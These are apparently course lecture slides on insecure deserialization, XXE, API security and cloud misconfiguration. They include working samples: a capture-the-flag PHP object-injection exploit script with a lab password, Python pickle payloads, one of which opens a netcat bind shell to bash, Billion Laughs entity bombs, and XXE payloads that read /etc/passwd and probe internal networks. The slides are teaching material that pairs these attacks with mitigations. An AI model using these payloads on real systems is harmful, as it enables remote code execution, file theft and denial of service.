

Additional Topics

Deserialization

XXE (XML eXternal Entities)

API Security

Cloud Security

OWASP Top 10 (2017)

- **Deserialization, XML External Entity, Insufficient Logging and Monitoring**

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

- **Additional topics that might be helpful for you**
 - API security, Cloud security

Deserialization

Deserialization

- **Languages allow one to take an object or class (containing both data and code) and serialize it to a collection of bytes**
- **Java Beans**
 - Allow server and client to share and modify Java objects
- **Other examples**
 - Python pickling
 - PHP serialize
- **Deserialization of untrusted data can lead to code injection and remote code execution**

Deserialization

- **Problem is extremely prevalent especially with Java**
- **Why Java?**
 - Pre-dates modern web scripting frameworks (Javascript, Python)
 - Used by many business web applications
 - Object-oriented model enables deserialization attacks that lead to code execution (which are critical vulnerabilities)
- **Example platform: Apache Struts**
 - Server-based environment for running Java apps
 - Used in Cisco, VMware, banks, business apps

Example: Apache Struts CVE-2017-5638

- **Caused the Equifax data breach**
 - 143 million records stolen
 - <https://www.usatoday.com/story/money/2017/09/14/equifax-identity-theft-hackers-apache-struts/665100001/>
 - Apache Struts CVE-2017-5638
 - Proof of vulnerability March 6, 2017
 - Breach on March 10, 2017 (discovered 3 months later)
 - ““The sad and inconvenient truth is that a majority of large companies have similar challenges, problems and weakness in their cybersecurity. Most companies still fail to maintain a proper application inventory and thus keep critical vulnerabilities unpatched for months.”
- **Next week's lab**

Scenario

- **Web app serializes an object and sends it to client**
 - Object updated by client scripts, then sent back to server
 - Client-side drawings, for example
 - Server deserializes object for use
- **Issue: Rogue client tampers with object to inject malicious data and code**

PHP serialize (natas26)

- **PHP object representing a drawing is sent via a cookie in base64 format between client and server**
- **Client receives serialized object representing a drawing**
 - Injects a "Logger" object into the drawing
 - PHP server unpacks object and uses it directly.
 - Server has a Logger object that implements the `__destroy()` function which outputs an exit message to a log file upon completion of the script.
 - Client overwrites constructor of Logger object `__construct()` to set exit message to a PHP script and point logfile to a writeable PHP file in directory `(img/myphp.php)`
 - Exit message set to `<?php passthru("cat /etc/natas_webpass/natas27") ?>`
 - Access PHP script directly to get the desired password.

natas26: Injected PHP Logger class

```
<?php
class Logger{
    private $logFile;
    private $initMsg;
    private $exitMsg;

    function __construct($file){
        $this->initMsg="";
        $this->exitMsg="<?php passthru(\"cat /etc/natas_webpass/natas27\") ?>";
        $this->logFile = "img/myphp.php";

        $fd=fopen($this->logFile,"a+");
        fwrite($fd,$initMsg);
        fclose($fd);
    }

    function log($msg){
        $fd=fopen($this->logFile,"a+");
        fwrite($fd,$msg."\n");
        fclose($fd);
    }

    function __destruct(){
        $fd=fopen($this->logFile,"a+");
        fwrite($fd,$this->exitMsg);
        fclose($fd);
    }
}

print base64_encode(serialize(new Logger()));
?>
```

natas26: Injected PHP Logger class

- Take serialized version of rogue object in previous slide and inject

```
#!/bin/python3
import requests
url = 'http://natas26.natas.labs.overthewire.org/'
mycookies={'drawing': 'Tzo2OjJM6e3M6MTU6IgbMb2dnZXIAbG9nRm1sZSI7czoxMzoiaW1nL215cGhwLnBocCI7czoxNToiAExvZ2d1cgBpbm10TXNnIjtzOjA6IiI7czoxNToiAExvZ2d1cgBleG10TXNnIjtzOjUxOjI8P3BocCBwYXNzdGhydSgiY2F0IC9ldGMvbmF0YXNfd2VicGFzcy9uYXRhczI3IikgPz4iO30='}
r = requests.get(url, auth=('natas26', 'oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T'), cookies=mycookies)

url = url + 'img/myphp.php'
r = requests.get(url, auth=('natas26', 'oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T'))
print(r.text)
```

Python pickling

- **Serialize and deserialize Python objects to/from bytes**
 - `cPickle.dumps` (serialize into bytes)
 - `cPickle.loads` (deserialize from bytes)
- **Python Pickle documentation**
 - “The pickle module is not secure against erroneous or maliciously constructed data. Never unpickle from an untrusted or unauthenticated source”
 - Note that when pickling, the Python pickling protocol version must match for proper deserialization. (Typically, they will unless you’re tampering)
- **Similar to JSON, but JSON explicitly forbids code!**
 - Always use JSON when exchanging data

Pickling example

```
import cPickle as pickle
class User:
    def __init__(self):
        self.name = "Ned"

if __name__ == '__main__':
    s = pickle.dumps(User())
    print(s)
```



```
(i__main__
User
(dp1
S'name'
p2
S'Ned'
p3
sb.
```

Unpickling

- **When a pickler comes across an object that it does not know how to unpickle, it calls a special method `__reduce__` to help deserialize the pickled object**
 - Two arguments
 - A callable object (i.e. a method/function)
 - A tuple consisting of the parameters to the callable object
- **As with any OO paradigm, the method can be over-ridden...**

Pickling objects with methods

- **What if the server unpickled this object?**

```
class User():  
    def __reduce__(self):  
        return (eval, ('os.listdir('/var/www')',))
```



```
c__builtin__  
eval  
p0  
(S"os.listdir('/var/www')")  
p1  
tp2  
Rp3  
.
```

Pickling objects with methods

- **Or this one?**

```
class User():  
    def __reduce__(self):  
        return (os.system, ("netcat -c '/bin/bash -i' -l -p 1234",))
```



```
cposix  
system  
p0  
(S"netcat -c '/bin/bash -i' -p  
1234 "  
p1  
tp2  
Rp3  
.
```

- **Whenever pickled objects are sent to/from a client, you have the potential for remote code execution**

A11: Prevention

Harden deserialization

- **Override default methods to ensure safe deserialization**
 - Java's `ObjectInputStream`, `readObject()`
- **Only deserialize signed data**
 - If object used to store state that is not modified by client

Alternate data formats

- **Data-only formats that rely on parsers**
 - JSON (preferred) or XML
- **Caveat**
 - Must still harden them to avoid RCE and DoS
 - Use `JSON.parse` instead of `eval()`
 - Put limits on parsing (more in next section)

XXE (XML eXternal Entities)

Originally from Jesse Ou (Cigital)

XML

- **Generalized data format for exchanging information across a network**
- **2 parts**
 - Document Type Definition (DTD) for defining entities and tags
 - Document
- **XML data format is used prevalently in older web applications using SOAP**
 - Simple Object Access Protocol
 - Not as common in modern web apps due to use of JSON

XML DTD Attacks - Overview

- **Gregory Steuck (2002)**
 - <http://www.securiteam.com/securitynews/6D0100A5PU.html>
- **Results from weak input validation of user supplied Document Type Definition (DTD) and XML values**
- **Most popular parsers are vulnerable by default – Xerces, SAX, MSXML, etc.**
- **Developers are not very aware of DTD issues, and don't implement the relevant security controls**

XML Entities


- **In accordance with the XML specification, most XML parsers support entity declarations in a document's DOCTYPE section**
 - Built in entities include < and > that map to < and > respectively
- **User defined entities are also possible, and these can be external or internal**
- **The XML parser will try to resolve these entities with their corresponding values**

Entity Examples

- **Internal Entity Example:**

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
<!ENTITY
copyrightStatement
"Warning: This program
is protected by
copyright law">
  ]>
<xmlmessage>

<statement>
&copyrightStatement;
</statement>
</xmlmessage>
```



```
<?xml version="1.0" ?>

  <xmlmessage>


    <statement>
      Warning: This program is
      protected by copyright law
    </statement>

  </xmlmessage>
```

Entity Examples

- **External Entity Example:**

```
<?xml version="1.0" ?>  
<!DOCTYPE foo [  
<!ENTITY  
copyrightStmtFromFile  
"c:\copyrightNotice.txt  
">  
>
```



```
<xmlmessage>  
  
<statement>  
&copyrightStmtFromFile;  
</statement>  
  
</xmlmessage>
```

```
<?xml version="1.0" ?>  
  
<xmlmessage>  
  
<statement>  
Warning: This program is  
protected by copyright law  
</statement>  
  
</xmlmessage>
```



A good laugh

One can specify entity definitions in terms of another entity:

```
<?xml version="1.0" ?>
<!DOCTYPE foo [
<!ENTITY laugh0 "ha">
<!ENTITY laugh1
"&laugh0;&laugh0;">
]>
<xmlmessage>

<statement>
&laugh1;
</statement>

</xmlmessage>
```



```
<?xml version="1.0" ?>
  <xmlmessage>
    <statement>
haha
    </statement>
  </xmlmessage>
```

Decompression Bomb – The Billion Laughs Attack

- **An attacker can cause the parser to use up lots of memory (Gigabytes) and CPU (90%+ utilization) in a very short period of time – known as the Billion Laughs Attack**




```
<!DOCTYPE billion [  
<!ELEMENT billion (#PCDATA)>  
<!ENTITY laugh0 "ha">  
<!ENTITY laugh1 "&laugh0;&laugh0;">  
<!ENTITY laugh2 "&laugh1;&laugh1;">  
<!ENTITY laugh2 "&laugh1;&laugh1;">  
<!ENTITY laugh3 "&laugh2;&laugh2;">  
<!ENTITY laugh4 "&laugh3;&laugh3;">  
<!ENTITY laugh5 "&laugh4;&laugh4;">  
<!ENTITY laugh6 "&laugh5;&laugh5;">  
<!ENTITY laugh7 "&laugh6;&laugh6;">  
<!ENTITY laugh8 "&laugh7;&laugh7;">  
<!ENTITY laugh9 "&laugh8;&laugh8;">  
<!ENTITY laugh10 "&laugh9;&laugh9;">  
<!ENTITY laugh11 "&laugh10;&laugh10;">  
<!ENTITY laugh12 "&laugh11;&laugh11;">  
<!ENTITY laugh13 "&laugh12;&laugh12;">  
<!ENTITY laugh14 "&laugh13;&laugh13;">  
<!ENTITY laugh15 "&laugh14;&laugh14;">  
<!ENTITY laugh16 "&laugh15;&laugh15;">  
<!ENTITY laugh17 "&laugh16;&laugh16;">  
<!ENTITY laugh18 "&laugh17;&laugh17;">  
<!ENTITY laugh19 "&laugh18;&laugh18;">  
<!ENTITY laugh20 "&laugh19;&laugh19;">  
<!ENTITY laugh21 "&laugh20;&laugh20;">  
>  
<billion>&laugh21;</billion>
```

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Billion Laughs Exploitation

- Seconds after attack, CPU usage increases to 89% and memory spikes to 885 MB. After a few minutes, and 3 GB of RAM later, the server stopped responding!



XXE exploitation

- **Scenario #1: The attacker attempts to extract data from the server:**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

- **Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:**
<!ENTITY xxe SYSTEM "https://192.168.1.1/private">]>
- **Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file**
<!ENTITY xxe SYSTEM "file:///dev/random">]>

XXE Exploitation example

- **/etc/passwd** file retrieved by the attacker

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY request SYSTEM "/etc/passwd">
]>
<spec>

  <spreadGroupSpec custom="true" name="test">
    <bondSpreadList>
      <bondSpread custom="true">
        <bondIdList>
          <bondId>
            <bondId>&request;</bondId>
            <direction>Buy</direction>
          </bondId>
        </bondIdList>
      </bondSpread>
    </bondSpreadList>
  </spreadGroupSpec>

```

Hex Find...

Transformer Headers Text View Image View Hex View Web View All

```
<exception xmlns="http://cxf.apache.org/bindings/xformat"><message xmlns="http://cxf
(0000):/bin/ksh
daemon:x:1:1:0000-Admin(0000):/
bin:x:2:2:0000-Admin(0000):/usr/bin:
sys:x:3:3:0000-Admin(0000):/
adm:x:4:4:0000-Admin(0000):/var/adm:
lp:x:71:8:0000-lp(0000):/usr/spool/lp:
smtp:x:0:0:mail daemon user:/
uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:uid no body:/
noaccess:x:60002:60002:uid no access:/
postfix:x:89:89:./var/spool/postfix:/bin/true
+::0:0::
```

Detection in Code

- **Vulnerable Java Example – SAX parse() method:**

```
1 private static Document buildDOM(String sXML)
2 throws ParserConfigurationException, SAXException, IOException
3 {
4     DocumentBuilder builder = DocumentBuilderFactory.newInstance().newDocumentBuilder();
5     return builder.parse(new InputSource(new StringReader(sXML)));
6 }
```

- **Vulnerable .NET Example – MSXML Load() method:**

```
private void processUserRequest(string requestAsXML)
{
    XmlDocument d = new XmlDocument();
    d.Load(requestAsXML);
    string value = d.SelectSingleNode("description").InnerText;
}
|
```

Remediation

- **Strong Input Validation of user specified data in the XML message can prevent entity references**
 - Should a user's name really be '&foobar;' ??
- **Disallow DTDs in user-specified XML if possible**
- **Configure XML parsers to limit DTD entity expansion, and in general, XML entity depth**
 - Newer Java parsers have a expansion limit of 64,000
- **Configure XML parsers to not resolve entities**


API Security

Web APIs

- **APIs for implementing web services ubiquitous**
- **Support varying technologies**
 - REST
 - SOAP
 - JSON RPC
 - GraphQL
 - gRPC/Protobuf
 - Swagger
- **APIs that support a variety of authentication**
 - OAuth2 MAC, JWT

API growth

- **Protecting an estimated \$2.2 trillion in assets**
 - <https://www-03.ibm.com/press/us/en/pressrelease/48026.wss>
- **Each API with multiple versions per year**




Issues

- **APIs typically secured via penetration testing**
 - Slow, manual, expensive, and reliant upon penetration tester skill
- **Increasing complexity**
 - Difficult to reason about interactions between calls
- **Development at velocity with DevOps**
 - Difficult to fully vet changes that are made
 - Difficult to convince developers to use security testing tools that slow down development speed
- **All of the Top 10 are in play**
 - Injection, Authentication, Authorization, etc.

Examples

- **Lack of access control**



NEWS

Nissan apologizes, shuts mobile app that left Leaf EV hackable

Automaker plans to fix the security holes and re-issue the app




By Lucas Mearian

Senior Reporter, Computerworld | FEB 25, 2016 10:12 AM PT

Nissan has shut down a popular mobile app for its Leaf electric vehicle after security experts demonstrated they could use the app's insecure APIs to remotely control any vehicles' functions.

Example

- **File upload vulnerabilities**



The image is a screenshot of an Ars Technica article. At the top, the Ars Technica logo is visible on the left, and a navigation bar on the right contains links for BIZ & IT, TECH, SCIENCE, POLICY, CARS, and GAMING & ENTERTAINMENT. The article title is "FCC 'apology' shows anything can be posted to agency site using insecure API". Below the title, a sub-headline reads "FCC API could be misused to host malware on FCC's domain." The author is identified as "SEAN GALLAGHER" with a timestamp of "8/31/2017, 7:02 AM". The main body of the article begins with the text: "While the content exposed via the site thus far is mostly harmless, the API could be used for malicious purposes as well. Since the API apparently **accepts any file type**, it could theoretically be used to host malicious documents and executable files on the FCC's Web server."

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & ENTERTAINMENT

BIZ & IT —

FCC “apology” shows anything can be posted to agency site using insecure API

FCC API could be misused to host malware on FCC's domain.

SEAN GALLAGHER - 8/31/2017, 7:02 AM

While the content exposed via the site thus far is mostly harmless, the API could be used for malicious purposes as well. Since the API apparently **accepts any file type**, it could theoretically be used to host malicious documents and executable files on the FCC's Web server.

Example

- **Authentication issues**




The Register[®]
Biting the hand that feeds IT

Security

Instagram's leaky API exposed celebrities' contact details

This could be how Justin Bieber's bare butt popped out

By [Richard Chirgwin](#) 31 Aug 2017 at 02:06

6  SHARE ▼

Instagram is blaming a bug in its API for the partial breach of verified users' accounts.

Prevention

- **Solution requires both developers and security engineers to cooperate**
 - Seen as a 50/50 split in responsibilities
 - The value of DevSecOps skills
 - <https://resources.distilnetworks.com/all-distil-blog-posts/infographic-the-inconvenient-truth-about-api-security>
- **Automated testing**
- **All of the techniques described previously**

Cloud security

Cloud security

- **More than a single lecture can offer you**
- **Things to consider**
 - What is the trust model of the provider?
 - How does the provider's network work?
 - How are credentials/keys stored?
 - Who is responsible for platform updates (you or the provider)?
 - How do you specify policies for controlling access?
- **Because we're using Google Cloud...**

Google Cloud IAM


- **IAM (Identity and Access Management)**
- **Identity → Authentication**
 - Validating who is **users** and **applications**
 - Covered in Authentication
 - Done via
 - What you know (password)
 - What you have (YubiKey/RSA SecurID/phone, service account or API key)
 - Who you are (fingerprint sensor)
 - Where you are initially (network location)

Google Cloud IAM

- **Access Management → Authorization**
 - Policy for determining **who** can do what **action** to which **resource**
 - Action permissions assigned by role
 - Primitive pre-defined roles that specify permitted actions
 - Owner (**create, destroy, assign access, read, write**)
 - Editor (**read, write, deploy**)
 - Reader (**read-only**)
 - Billing administrator (**manage billing**)
 - On specified resources that include
 - Virtual machines
 - Cloud storage buckets (**gs://...**)
 - BigQuery stores
 - Proje
 - Now much more granular

Example

- **Who can do what on which resources?**
 - Who = ComputeEngine instanceAdmin
 - What actions = start/stop/delete
 - Which resources = ComputeEngine VMs
- **Curated roles so you do not need to roll your own**
- **Apply principle of Least Privilege to maintain security**



Demo

- **Your access to my GCP project**

Issues

- **Storage resources (buckets) set open to public**
 - OK for web, not OK for SSNs
 - Bucket listing set to public allowing one to see filenames and perform direct access
- **Permissions on resources not locked strictly**
 - Must be done with least-privilege
- **Keys in repositories**
 - Especially in git history
- **Backups of buckets not locked down**
- **Keys in metadata information of cloud instance**

Example: Wide-open permissions

stratum//security

How to Prevent RNC, Verizon, and Dow Jones AWS S3 Data Leaks

21 JULY 2017

In the case of Dow Jones, an employee accidentally set read permissions of the S3 bucket in question to 'all authenticated users'. Meaning that anyone with a valid AWS login could access the data. Furthermore, the downloading of a large amount of sensitive data not only went undetected, but the data was also stored unencrypted in cleartext.

Example: Wide-open permissions




Security

US voter info stored on wide-open cloud box, thanks to bungling Republican contractor

OMG, GOP! WTF?

By [Shaun Nichols](#) in [San Francisco](#) 19 Jun 2017 at 19:00

91 

SHARE ▼

Example: AWS key exposure



01 OneLogin: Breach Exposed Ability to Decrypt Data

JUN 17

OneLogin, an online service that lets users manage logins to sites and apps from a single platform, says it has suffered a security breach in which customer data was compromised, including the ability to decrypt encrypted data.

“Our review has shown that a threat actor obtained access to a set of AWS keys and used them to access the AWS API from an intermediate host with another, smaller service provider in the US. Evidence shows the attack started on May 31, 2017 around 2 am PST. Through the AWS API, the actor created several instances in our infrastructure to do reconnaissance. OneLogin staff was alerted of unusual database activity around 9 am PST and within minutes shut down the affected instance as well as the AWS keys that were used to create it.”

Example: Unprotected backups

naked **security** by SOPHOS

Facebook spars with researcher who says he found “Instagram’s Million Dollar Bug”

21 DEC 2015 16

Facebook, Security threats, Vulnerability

- **Snapshot backup containing AWS keys**
- **<https://flaws.cloud> CTF**

Questions

- <https://sayat.me/wu4f>